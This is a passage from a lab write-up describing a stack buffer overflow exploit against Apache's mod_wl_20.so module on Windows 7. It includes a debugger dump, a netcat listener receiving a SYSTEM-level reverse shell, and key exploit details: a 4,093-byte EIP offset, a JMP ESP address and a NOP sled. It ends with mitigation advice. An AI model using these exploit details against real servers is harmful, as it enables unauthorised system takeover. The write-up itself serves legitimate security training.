
task of launching the shellcode and has returned control to the operating system, while the malicious reverse shell continues to run as a sub-process.

```

0:257> g
ModLoad: 74e80000 74ecb000 C:\Windows\system32\apphelp.dll
eax=00000000 ebx=00000000 ecx=76219a37 edx=0000001b esi=76f07380 edi=76f07340
eip=76e764f4 esp=00d1c420 ebp=00d1c43c iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000246
ntdll!KiFastSystemCallRet:
76e764f4 c3                ret
0:003> r
eax=00000000 ebx=00000000 ecx=76219a37 edx=0000001b esi=76f07380 edi=76f07340
eip=76e764f4 esp=00d1c420 ebp=00d1c43c iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000246
ntdll!KiFastSystemCallRet:
76e764f4 c3                ret
0:003>

```

```

File Actions Edit View Help
kali@kali: ~ x kali@kali: ~ x
(kali@kali)-[~]
$ nc -lvnp 4444
listening on [any] 4444 ...
connect to [192.168.210.128] from (UNKNOWN) [192.168.210.133] 49160
Microsoft Windows [Version 6.1.7600]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

C:\www\Apache2>

C:\www\Apache2>whoami
whoami
nt authority\system

C:\www\Apache2>ipconfig
ipconfig

Windows IP Configuration

Ethernet adapter Local Area Connection:

    Connection-specific DNS Suffix  . : localdomain
    Link-local IPv6 Address . . . . . : fe80::f0eb:bc31:e60:e123%11
    IPv4 Address. . . . . : 192.168.210.133
    Subnet Mask . . . . . : 255.255.255.0
    Default Gateway . . . . . :

Tunnel adapter Local Area Connection* 9:

    Media State . . . . . : Media disconnected
    Connection-specific DNS Suffix  . :

Tunnel adapter isatap.localdomain:

    Media State . . . . . : Media disconnected
    Connection-specific DNS Suffix  . : localdomain

```

After establishing the reverse shell connection, I executed the `whoami` command to verify the privilege level of the hijacked process. The output confirmed that the exploit granted me **nt authority\system** privileges, providing absolute control over the victim operating system. To further validate that the connection was active on the target host, I executed `ipconfig`, which returned the victim's IP address of **192.168.210.133**, providing definitive proof of a successful remote compromise.



## Conclusion and Summary

The exploitation of the **mod\_wl\_20.so** module on the target Windows 7 system successfully demonstrated the high-impact nature of stack-based buffer overflow vulnerabilities. Through a systematic debugging process, I identified that the Apache service lacked fundamental modern security mitigations, specifically **ASLR** (Address Space Layout Randomization) and **SafeSEH**, allowing for the use of reliable, hardcoded memory addresses during the exploitation phase.

## Key Technical Findings

- **Vulnerability Mechanism:** The `/weblogic/` endpoint failed to properly validate the length of incoming HTTP requests, allowing a malformed 5,000-byte buffer to overwrite the stack.
- **Precision Control:** I determined the exact offset to the Instruction Pointer (EIP) to be **4,093 bytes**, granting surgical control over the CPU's execution flow.
- **Execution Hijack:** By utilizing a **JMP ESP** trampoline located at **1005bc0f**, I redirected the processor to a 32-byte NOP sled followed by custom shellcode residing in memory.
- **Privilege Escalation:** The resulting reverse shell connection granted absolute **nt authority\system** privileges, the highest level of access available on the Windows operating system.

## Final Assessment

This lab confirms that legacy modules and unpatched services represent a critical risk to organizational security. The ability to achieve Remote Code Execution through a single unauthenticated network request highlights the necessity of "Defense in Depth" strategies. To mitigate this specific threat, it is recommended to update the **mod\_wl\_20.so** module to a patched version, enable operating-system-level protections like **DEP** (Data Execution Prevention), and implement strict input validation at the application layer.

The successful establishment of the reverse shell and subsequent verification of system-level access marks the successful completion of all lab objectives.